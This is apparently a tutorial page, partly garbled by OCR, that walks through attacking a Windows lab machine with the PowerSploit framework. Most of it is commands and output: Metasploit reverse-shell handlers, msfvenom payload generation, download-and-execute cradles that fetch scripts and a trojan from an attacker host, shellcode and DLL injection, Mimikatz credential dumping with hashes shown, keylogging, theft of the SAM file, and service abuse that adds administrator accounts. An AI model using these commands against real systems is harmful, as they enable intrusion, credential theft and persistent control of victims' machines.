#### programmersought.com

# PowerSploit usage - Programmer Sought

9-11 minutos

#### **PowerSploit**

PowerSploit is a post-penetration framework based on PowerShell. It contains many PowerShell attack scripts, which are mainly used for information detection, permission elevation, and permission maintenance in penetration. <a href="https://github.com/PowerShellMafia/">https://github.com/PowerShellMafia/<a href="https://github.com/PowerShellMaf


- 1. installation
- Download program directory

git clone https://github.com/PowerShellMafia/PowerSploit

```
i:~/PowerSploit# php -S 0.0.0.0:8080
PHP 7.3.10-1 Development Server started at Sun Oct 20 12:08:32 2019
Listening on http://0.0.0.0:8080
Document root is /root/PowerSploit
Press Ctrl-C to quit.
[Sun Oct 20 12:08:45 2019] 127.0.0.1:39338 [404]: http://192.168.190.133:8080/ - N
 such file or directory
[Sun Oct 20 12:08:59 2019] 127.0.0.1:39340 [404]: http://127.0.0.1:8080/ - No such
         Li:~/PowerSploit# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
127.0.0.1 - - [20/Oct/2019 12:09:45] code 501, message Unsupported method ('CONNEC
T')
127.0.0.1 - - [20/Oct/2019 12:09:45] "CONNECT safebrowsing.googleapis.com:443 HTTP
/1.1" 501 -
127.0.0.1 - - [20/Oct/2019 12:09:45] code 501, message Unsupported method ('CONNEC
127.0.0.1 - - [20/Oct/2019 12:09:45] "CONNECT shavar.services.mozilla.com:443 HTTP
/1.1" 501
```

Enter 192.168.190.133:8080 in the browser to see the PowerSploit modules

Directory listing for / X



- 1. Function of each module
- AntivirusBypass #Discover anti-virus software's anti-virus characteristics
- 2. CodeExecution #Execute code on the target host
- 3. Exfiltration #Information collection tool on the target host
- 4. Mayhem #Blue screen and other destruction tools
- 5. Persistence #backdoor script (persistence control)
- Recon #Use the target host as a springboard to conduct intranet information investigation
- 7. ScriptModification #Create or modify scripts on the target host PowerSploit script attack combat Invoke-Shellcode – commonly used to insert ShellCode into a specified process ID or local PowerShell
  - (1). Invoke-Shellcode
  - 1. Enable the backdoor module exploit / multi / handler and select

## the payload

#### windows/meterpreter/reverse tcp

```
=[ metasploit v5.0.53-dev
     --=[ 1931 exploits - 1079 auxiliary - 331 post
     --=[ 556 payloads - 45 encoders - 10 nops
     --=[ 7 evasion
Processing msf.rc for ERB directives.
resource (msf.rc)> use exploit/multi/handler
resource (msf.rc)> set payload windows/meterpreter/reverse tcp
payload => windows/meterpreter/reverse tcp
resource (msf.rc)> set lhost 192.168.190.133
lhost => 192.168.190.133
resource (msf.rc)> set lport 1521
lport => 1521
resource (msf.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.190.133:1521
msf5 exploit(multi/h
```

#### 2. Generate a PowerShell script Trojan

msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.190.133 lport=1521 -f powershell -o /root/test

3. Download the script on the target machine

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133

/PowerSploit/CodeExecution/Invoke-Shellcode.ps1")

# Find the specified file

Get-ChildItem C:\Windows\system32\ -Include "Invoke-Shellcode.ps1" -recurse

-Include: Specify the extension of the file. If you want to find all txt, enter "\* .txt" in the command

-recurse: set the query method

4. Download Trojan

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133/test")

5. Executive Trojan

Invoke-Shellcode -Shellcode (\$buf) -Force

## Successfully obtained session

```
[*] Started reverse TCP handler on 192.168.190.133:1521
nsf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.190.14
0
[*] Meterpreter session 1 opened (192.168.190.133:1521 -> 192.168.190.140:49318)
at 2019-10-21 09:39:10 -0400
```

## (2) Injection process

Download scripts and Trojans

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133

/PowerSploit/CodeExecution/Invoke-Shellcode.ps1")

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133/test")

1. View the current process

#### Get-Process or ps

版权所有 PS C: Wi 2.168.19 PS C: Wi 2.168.19	.ndows\sys Ø.133/Pow .ndows\sys Ø.133/tes	Microsoft tem32> IE erSploit/( tem32> IE	K (New-Ob, CodeExecut K (New-Ob,	ject Ne tion/In	t.WebClie voke-Shel	nt).Dou lcode.j	wnloadString("http://19 ps1") wnloadString("http://19
Handles	NPM(K)	PM(K)	WS (K)	(M)MU	CPU(s)	Id	ProcessName
24	2	1632	2404	31	0.00	1052	cmd
64	4	1168	6252	51	0.03	3024	conhost
402	5	1140	3660	55	0.28	332	csrss
236	8	4256	10692	88	0.50	1940	csrss
184	8	2724	8664	35	0.48	1048	dllhost
129	7	50388	46944	121	0.51	2948	dwm
22	3	528	2348	28	0.03	1084	ElemNqB1cqzn
760	26	29792	52272	198	7.96	2312	explorer
805	267	5284	11808	83	0.50	1412	FlashHelperService
0	0	Ø	12	0		Ø	Idle
176	7	1748	7140	68	0.03	564	jucheck
113	5	1184	5808	61	0.03	3032	jusched
623	11	2708	7820	33	0.97	500	lsass
201	5	1552	4556	22	0.05	508	lsm

- 1. Create a new process called notepad and set it to hidden
- 2. To remember our process number, you can see that my notepad process is 3516

Start-Process C:\Windows\system32\notepad.exe -WindowStyle Hidden

44	4	1032	2404	ЭT	0.00	TODZ	CIIIU
64	4	1168	6256	48	0.06	3024	conhost
411	5	1140	3660	55	0.28	332	csrss
235	8	4256	10632	88	0.50	1940	csrss
184	8	2724	8664	35	0.48	1048	dllhost
129	7	50388	46928	121	0.51	2948	dwm
22	3	532	2352	28	0.02	1580	ElemNqBlcqzn
760	26	29856	52392	198	8.02	2312	explorer
805	267	5284	11808	83	0.50	1412	FlashHelperService
0	0	0	12	Ø			Idle
176	7	1748	7140	68	0.03	564	jucheck
113	5	1184	5808	61	0.03	3032	jusched
624	11	2700	7792	33	0.98	500	lsass
202	5	1596	4596	23	0.05	508	lsm
39	3	580	2584	30	0.00	1464	metsvc
145	9	2276	6324	40	0.03	276	msdtc
64	4	760	2924	33	0.00	3040	nc
75	3	1072	4712	59	0.02	3516	notepad
438	13	36148	39860	178	0.58	752	powershell
661	16	21520	17832	106	1.67	2764	SearchIndexer
212	8	3792	7492	36	1.20	484	services
29	1	220	804	4	0.09	244	smss
265	9	3792	8580	58	0.09	1260	spoolsv

#### 1. Use Invoke-Shellcode script injection

Invoke-Shellcode -ProcessID 3516 -Shellcode(\$buf) -Force Successful rebound!

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.190.133:1521
[*] Sending stage (180291 bytes) to 192.168.190.140
[*] Meterpreter session 2 opened (192.168.190.133:1521 -> 192.168.190.140:49326)
at 2019-10-21 09:56:18 -0400
meterpreter >
```

# (3) .dll injection

Invoke-DLLInjection – DLL injection script

1. First download the script

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/CodeExecution/Invoke-DllInjection.ps1")

2. Generate the payload

msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.190.133 lport=1521 -f dll -o /root/test.dll

3. Download the dll file


#### # dll cannot be downloaded this way

# IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133/test.dll")

```
PS C: Windows\system32 > IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/test.dll")
Invoke-Expression: 一元运算符"。"后缺少表达式。
所在位置 行:1 字符: 4
+ IEX <<<< (New-Object Net.WebClient).DownloadString("http://192.168.190.133/test.dll")
+ CategoryInfo : ParserError: (,:String) [Invoke-Expression], Par seException
+ FullyQualifiedErrorId: MissingExpressionAfterOperator,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

We transfer the dll to the target host through the web



# 3. Inject into existing processes

Invoke-DIIInjection -ProcessID 2312 -DII .\test.dll

Handles	NPM(K)	PM(K)	WS(K)	(M)MU	CPU(s)	Id	ProcessName
132	5	15020	14076	45		3884	audiodg
24	2	1632	2404	31	0.00	1052	cmd
64	4	1184	6552	49	0.53	3024	conhost
427	6	1140	3664	55	0.28	332	csrss
296	10	4268	14368	97	0.62	1940	csrss
184	8	2724	8664	35	0.48	1048	dllhost
134	7	54684	50620	127	0.73	2948	dwm
22	3	532	2368	28	0.02	2632	ElemNqB1cqzn
925	30	32844	56696	221	11.72	2312	explorer
805	267	5284	11808	83	0.50	1412	FlashHelperService
Ø	0	Ø	12	Ø		Ø	Idle
579	21	8668	25580	146	0.89	1004	iexplore
819	37	61632	68424	217	12.46	2348	iexplore
176	7	1748	7144	68	0.03	564	jucheck

113 5 1184 5808 61 0.03 3032 jusched	
657 11 2740 8148 33 1.25 500 lsass	
203 5 1596 4568 23 0.05 508 lsm	
39 3 580 2584 30 0.00 1464 metsuc	
145 9 2276 6324 40 0.03 276 msdtc	
64 4 760 2924 33 0.00 3040 nc	
74 3 1072 4728 56 0.03 1836 notepad	
558 16 51424 57196 206 7.33 752 powershel	1 :
717 18 27868 24972 152 2.23 2764 SearchIndo	exer
217 8 3792 7512 36 1.20 484 services	
29 1 220 804 4 0.09 244 smss	
265 9 3792 8580 58 0.09 1260 spoolsv	
150 4 1904 5980 30 1.03 2716 sppsvc	

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.190.133:1521
[*] Sending stage (180291 bytes) to 192.168.190.140
[*] Meterpreter session 3 opened (192.168.190.133:1521 -> 192.168.190.140:49381)
at 2019-10-21 10:18:49 -0400
meterpreter >
```

#### (4) Invoke-Portscan-port scan

# IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/Recon/Invoke-Portscan.ps1")

#### usage:

Invoke-Portscan -Hosts 192.168.190.133,192.168.190.140 -Ports "80,22,3389"

```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/PowerSploit/Recon/Invoke-Portscan.ps1")
PS C:\Windows\system32> Invoke-Portscan -Hosts 192.168.190.133,192.168.190.140
Ports "80,22,3389"
Hostname
              : 192.168.190.133
alive
              : True
openPorts
            : {80, 22}
closedPorts : {3389}
filteredPorts : {}
finishTime
              : 2019/10/21 22:28:46
              : 192.168.190.140
Hostname
alive
              : True
              : {3389}
openPorts
```

```
filteredPorts : {}
finishTime : 2019/10/21 22:28:46
```

#### (5) Invoke-Mimikatz-Get Hash

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133

/PowerSploit/Exfiltration/Invoke-Mimikatz.ps1")

#### Invoke-Mimikatz - DumpCreds

```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/PowerSploit/Exfiltration/Invoke-Mimikatz.ps1")
PS C:\Windows\system32> Invoke-Mimikatz -DumpCreds
  . #####.
           mimikatz 2.1 (x86) built on Nov 10 2016 15:30:40
 .## ^ ##.
           "A La Vie, A L'Amour"
 ## / \ ## /* * *
 ## \ / ##
            Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'
            http://blog.gentilkiwi.com/mimikatz
  '#####'
                                             with 20 modules * * */
Authentication Id : 0 ; 509146 (00000000:0007c4da)
Session
                 : Interactive from 2
User Name
                 : Administrator
Domain
                 : WIN-PC2
Logon Server : WIN-PC2
Logon Time : 2019/10/21 21:08:09
                 : $-1-5-21-1794452506-2194489623-3309514884-500
       msv :
        [000000031 Primary
        * Username : Administrator
        * Domain : WIN-PC2
* LM : 1319b0fa23c89f2d7e51f0bf38bde884
        * NTLM : 6912928308e3cda903e6d75bd6091a20
                   : 4687d6f9b23b55f21825bc5157fe2cbe707c07de
       tspkg :
        * Username : Administrator
```

# (6) Get-Keystrokes-record keyboard

## Download ps1:

IEX (New-Object


Net.WebClient).DownloadString("http://192.168.190.133


/PowerSploit/Exfiltration/Get-Keystrokes.ps1")

#### Instructions:

# Get-Keystrokes -LogPath + <save location>

```
PS C:\Windows\system32> Get-Keystrokes -LogPath C:\\Users\\Administrator\\Deskto
p\\keyboard.txt
PS C:\Windows\system32> IEX (New-Object Net.VebCljent).DownloadString("httn://19
```





## (7): Invoke-NinjaCopy-Universal Copy

It can be used to copy some files that the system cannot copy, such as SAM files.

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/Exfiltration/Invoke-NinjaCopy.ps1")


Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM" -LocalDestination "C:\Users\Administrator\Desktop\SAM"

```
PowerSploit

PS C: Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19 2.168.190.133/PowerSploit/Exfiltration/Invoke-NinjaCopy.ps1")
PS C: Windows\system32> Invoke-NinjaCopy -Path "C: Windows\System32\config\SAM"
-LocalDestination "C: \Users\Administrator\Desktop\SAM"
PS C: \Uindows\system32> dir C: \Users\Administrator\Desktop\
test.dll

| 日录: C: \Users\Administrator\Desktop

Mode LastWriteTime Length Name
```



#### PowerUp attack module

It is a script under the Privesc module, which has many scripts for finding privileges on the target host windows service for privilege escalation

IEX (New-Object

Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/Privesc/PowerUp.ps1")

1. Load the script

Import-Module .\PowerUp.ps1

2. Commonly used modules

Invoke-AllChecks #Automatically execute all scripts under PowerUp to check the target host


Command: Invoke-AllChecks

[\*] Checking for modifiable schtask files/configs... TaskName : FlashHelper TaskMachineCore 2 Macromed Flash FlashHelperService.exe; IdentityReference=BUILT IN Administrators > TaskTrigger : <Triggers xmlns="http://schemas.microsoft.com/windows/2004/02/mi t/task"><CalendarTrigger id="FlashHelper TaskMachineCore\_0"><Sta rtBoundary>2019-01-01T20:19:00</StartBoundary><EndBoundary>2099-12-31T00:00:00</EndBoundary><Enabled>true</Enabled><ScheduleByDa yXDaysInterval>1</br/>/DaysIntervalX/ScheduleByDayX/CalendarTrigge r>r><CalendarTrigger id="FlashHelper TaskMachineCore\_1"><StartBoun</pre> dary>2019-01-01T12:20:00</StartBoundary><EndBoundary>2099-12-31T 00:00:06X/EndBoundaryXEnabled>true</EnabledXScheduleByDayXDay sInterval>1</br/>//DaysInterval></scheduleByDay></calendarTrigger></Tr TaskName : FlashHelper TaskMachineCore TaskFilePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\; Id entityReference=NT AUTHORITY\Authenticated Users} TaskTrigger : <Triggers xmlns="http://schemas.microsoft.com/windows/2004/02/mi t/task"><CalendarTrigger id="FlashHelper TaskMachineCore\_0"><Sta rtBoundary>2019-01-01T20:19:00</StartBoundary><EndBoundary>2099-12-31T00:00:00</EndBoundary><Enabled>true</Enabled><ScheduleByDa yXDaysInterval>1</DaysIntervalX/ScheduleByDayX/CalendarTrigge r×CalendarTrigger id="FlashHelper TaskMachineCore\_1"×StartBoun

#### dary>2019-01-01T12:20:00</StartBoundary><EndBoundary>2099-12-31T

# Because there are many output contents, the results can be exported for analysis

```
[*] Checking for cached Group Policy Preferences .xml files....
PS C:\Windows\system32> Invoke-AllChecks > sysinfo.txt
PS C:\Windows\system32> Invoke-AllChecks > C:\Wsers\Administrator\Desktop\sysinf
o.txt
PS C:\Windows\system32> dir C:\Users\Administrator\Desktop\
    目录: C: Wsers Administrator Desktop
                   LastWriteTime
                                     Length Name
Mode
            2019/10/21
                           21:26
                                            PowerSploit
                           23:16
            2019/10/21
                                     111996 keyboard.txt
            2019/10/21
                           22:58
                                     262144 SAM
             2019/10/21
                           23:14
                                     355620 sysinfo.txt
            2019/10/21
                           22:16
                                       5120 test.dll
PS C:\Windows\system32> _
```



Find-PathDllHijack #Check which directories of the current% PATH% are writable by the user

## Command: Find-PathDllHijack

```
PS C:\Windows\system32> Find-PathDllHijack
Permissions
                Modifiable Path
                                  IdentityReference
                C: \verb|Windows\system32| BUILTIN\Administ... C: \verb|Windows\system32| \\
GenericAll
GenericAll
                C: Windows
                                  BUILTIN Administ... C: Windows
⟨ReadAttributes,... C:\Windows
                                  BUILTIN Administ... C: Windows
GenericA11
                {\tt C:Windows \Syste...} \ {\tt BUILTIN \Administ...} \ {\tt C:Windows \Syste...}
GenericAll
                {\tt C:Windows \Syste...} \ {\tt BUILTIN \Administ...} \ {\tt C:Windows \Syste...}
(ReadAttributes,... C:\Windows\Syste... BUILTIN\Administ... C:\Windows\Syste...
PS C:\Windows\system32> _
```

Get-ApplicationHost #Use the application.config file on the system to recover the password of the encrypted application pool and virtual directory

Command: Get-ApplicationHost

```
PS C:\Windows\system32> Get-ApplicationHost
False
PS C:\Windows\system32> _
```

Get-Application | Format-Table –Autosize #List display

Get-RegistryAlwaysInstallElevated #Check whether the AlwaysInstallElevated registry is set, if it is set, it means that the MSI file is run with SYSTEM permissions

Command: Get-RegistryAlwaysInstallElevated

```
PS C:\Windows\system32> Get-RegistryAlwaysInstallElevated
False
PS C:\Windows\system32> _
```

Get-RegistryAutoLogon #Check if the AutoAdminLogon item of the Windows registry is set, you can query the default user name and password set

Command: Get-RegistryAutoLogon

```
PS C:\Windows\system32> Get-RegistryAutoLogon
PS C:\Windows\system32> _
```

Get-ServiceDetail #Return information about a service

Command: Get-ServiceDetail --ServiceName DHCP #Get DHCP

#### service detailed information

```
PS C:\Windows\system32> Get-ServiceDetail - ServiceName DHCP

ExitCode : 0

Name : Dhcp

ProcessId : 744

StartMode : Auto
State : Running
Status : OK

PS C:\Windows\system32> ____
```

Get-ServiceFilePermission #detect which service directories the current user can write related executable files (you can use these files to escalate permissions)

Command: Get-ServiceFilePermission

Test-ServiceDaclPermission #Check all available services and try to modify these open services (if you can modify, return to the service object)

Command: Test-ServiceDaclPermission

Get-ServiceUnquoted #Used to check the service path and return the service path that contains spaces but no quotation marks

Command: Get-ServiceUnquoted

```
PS C:\Windows\system32> Get-ServiceUnquoted
PS C:\Windows\system32>
```

Get-UnattendedInstallFile #Check the following path to find whether these files exist (the file may contain deployment credentials)

- 1. C:\sysprep\sysprep.xml
- 2. C:\sysprep\sysprep.inf
- 3. C:\sysprep.inf
- 4. C:\Windows\Panther\Unattended.xml
- 5. C:\Windows\Panther\Unattend\Unattended.xml

- 6. C:\Windows\Panther\Unattend.xml
- 7. C:\Windows\Panther\Unatten\Unattend.xml
- 8. C:\Windows\System32\Sysprep\unattend.xml
- 9. C:\Windows\System32\Sysprep\Panther\unattend.xml

Command: Get-UnattendedInstallFile

```
PS C: Windows\system32> Get-UnattendedInstallFile

UnattendPath
------
C: Windows\Panther\Unattend.xml

PS C: Windows\system32> _
```

Get-ModifiableRegistryAutoRun #Check the application program path and registry key value after booting, and return the current user-modifiable program path

Command: Get-ModifiableRegistryAutoRun

Get-ModifiableScheduledTaskFile #Return the name and path of the scheduled task program that the current user can modify

Command: Get-ModifiableScheduledTaskFile

```
TaskName
TaskFilePath
TaskTrigger
TaskHelper TaskMachine... @{Permissions=System.0b... {Triggers xmlns="http:...}
FlashHelper TaskMachine... @{Permissions=AppendDat... {Triggers xmlns="http:...}
FlashHelper TaskMachine... @{Permissions=System.0b... {Triggers xmlns="http:...}
FlashHelper TaskMachine... @{Permissions=System.0b... {Triggers xmlns="http:...}
FlashHelper TaskMachine... @{Permissions=GenericAl... {Triggers xmlns="http:...}
FlashHelper TaskMachine... @{Permissions=System.0b... {Triggers xmlns="http:...}
{528E9727-440A-4B20-B31... @{Permissions=System.0b... {Triggers xmlns="http:...}
Proxy
@{Permissions=System.0b... {Triggers xmlns="http:...}
Proxy
@{Permissions=System.0b... {Triggers xmlns="http:...}
```

```
O{Permissions=GenericAl... <Triggers xmlns="http:...
Proxy
Proxy
                            @{Permissions=System.Ob... {Triggers xmlns="http:...
                            @{Permissions=GenericAl... <Triggers xmlns="http:...
RecordingRestart
                            @{Permissions=System.Ob... <Triggers xmlns="http:...</pre>
RecordingRestart
                            O{Permissions=AppendDat... <Triggers xmlns="http:...
RecordingRestart
                            @{Permissions=System.Ob... <Triggers xmlns="http:...
RecordingRestart
                            O{Permissions=GenericAl... <Triggers xmlns="http:...
RecordingRestart
                            @{Permissions=System.Ob... <Triggers xmlns="http:...</pre>
RecordingRestart
                            @{Permissions=AppendDat... <Triggers xmlns="http:...</pre>
RemoteAssistanceTask
                            @{Permissions=System.Ob... <Triggers xmlns="http:...</pre>
RemoteAssistanceTask
                            O{Permissions=GenericAl... <Triggers xmlns="http:...
RemoteAssistanceTask
RemoteAssistanceTask
                            Q{Permissions=System.Ob... <Triggers xmlns="http:...</pre>
SR
                            O{Permissions=AppendDat... <Triggers xmlns="http:...
SR
                            @{Permissions=System.Ob... <Triggers xmlns="http:...</pre>
SR
                            @{Permissions=GenericAl... <Triggers xmlns="http:...</pre>
SR
                            @{Permissions=System.Ob... <Triggers xmlns="http:...</pre>
ConfigNotification
                            @{Permissions=AppendDat... <Triggers xmlns="http:..</pre>
```

Get-Webconfig #Return the plain text of the database connection string in the web.config file on the current server

Command: Get-Webconfig

```
PS C:\Windows\system32> Get-Webconfig
False
PS C:\Windows\system32> _
```

Invoke-ServiceAbuse #Modify the service to add users to the specified group, and you can trigger the custom command to add users by setting the -Command parameter

Command: Invoke-ServiceAbuse -ServiceName VulnSVC #add default account

Invoke-ServiceAbuse -ServiceName VulnSVC -UserName ".." #Specify the added domain account

Invoke-ServiceAbuse -ServiceName VulnSVC -UserName <> -Password <> -LocalGroup "Administrator" #Add the specified user, password to the specified group

Invoke-ServiceAbuse -ServiceName VulnSVC -Command ".." #Custom execution command

Restore-ServiceBinary #Restore the executable file of the service to the original directory

Command: Restore-ServiceBinary -ServiceName VulnSVC

Test-ServiceDaclPermission #Check whether a user has free

access control permissions in the service, the result returns a Boolean type

Command: Test-ServiceDaclPermission -ServiceName VulnSVC

Write-HijackDll # Output a bat file with a custom command and can delete itself to \$ env: Temp \ debug.bat, and output a DLL that can start the bat file

Write-UserAddMSL #Generate an installation file, after running this installation file will rebound the dialog box to add users

Command: Write-UserAddMSL

Write-ServiceBinary #Executable file for pre-compiled C # service, an administrator account is created by default, and commands can be customized by Command

Command: Write-ServiceBinary –ServiceName VulnSVC #add default account

Write-ServiceBinary –ServiceName VulnSVC –UserName ".." #Specify to add a domain account

Write-ServiceBinary –ServiceName VulnSVC –UserName <> -Password <> #Specify to add user, password to the specified group

Write-ServiceBinary –ServiceName VulnSVC –Command ".." #Custom execution command

Install-ServiceBinary #Add a user by writing a C # service through Write-ServiceBinary, the basic usage is the same as Write-ServiceBinary

The difference is that the former generates an executable file, and the latter installs the service directly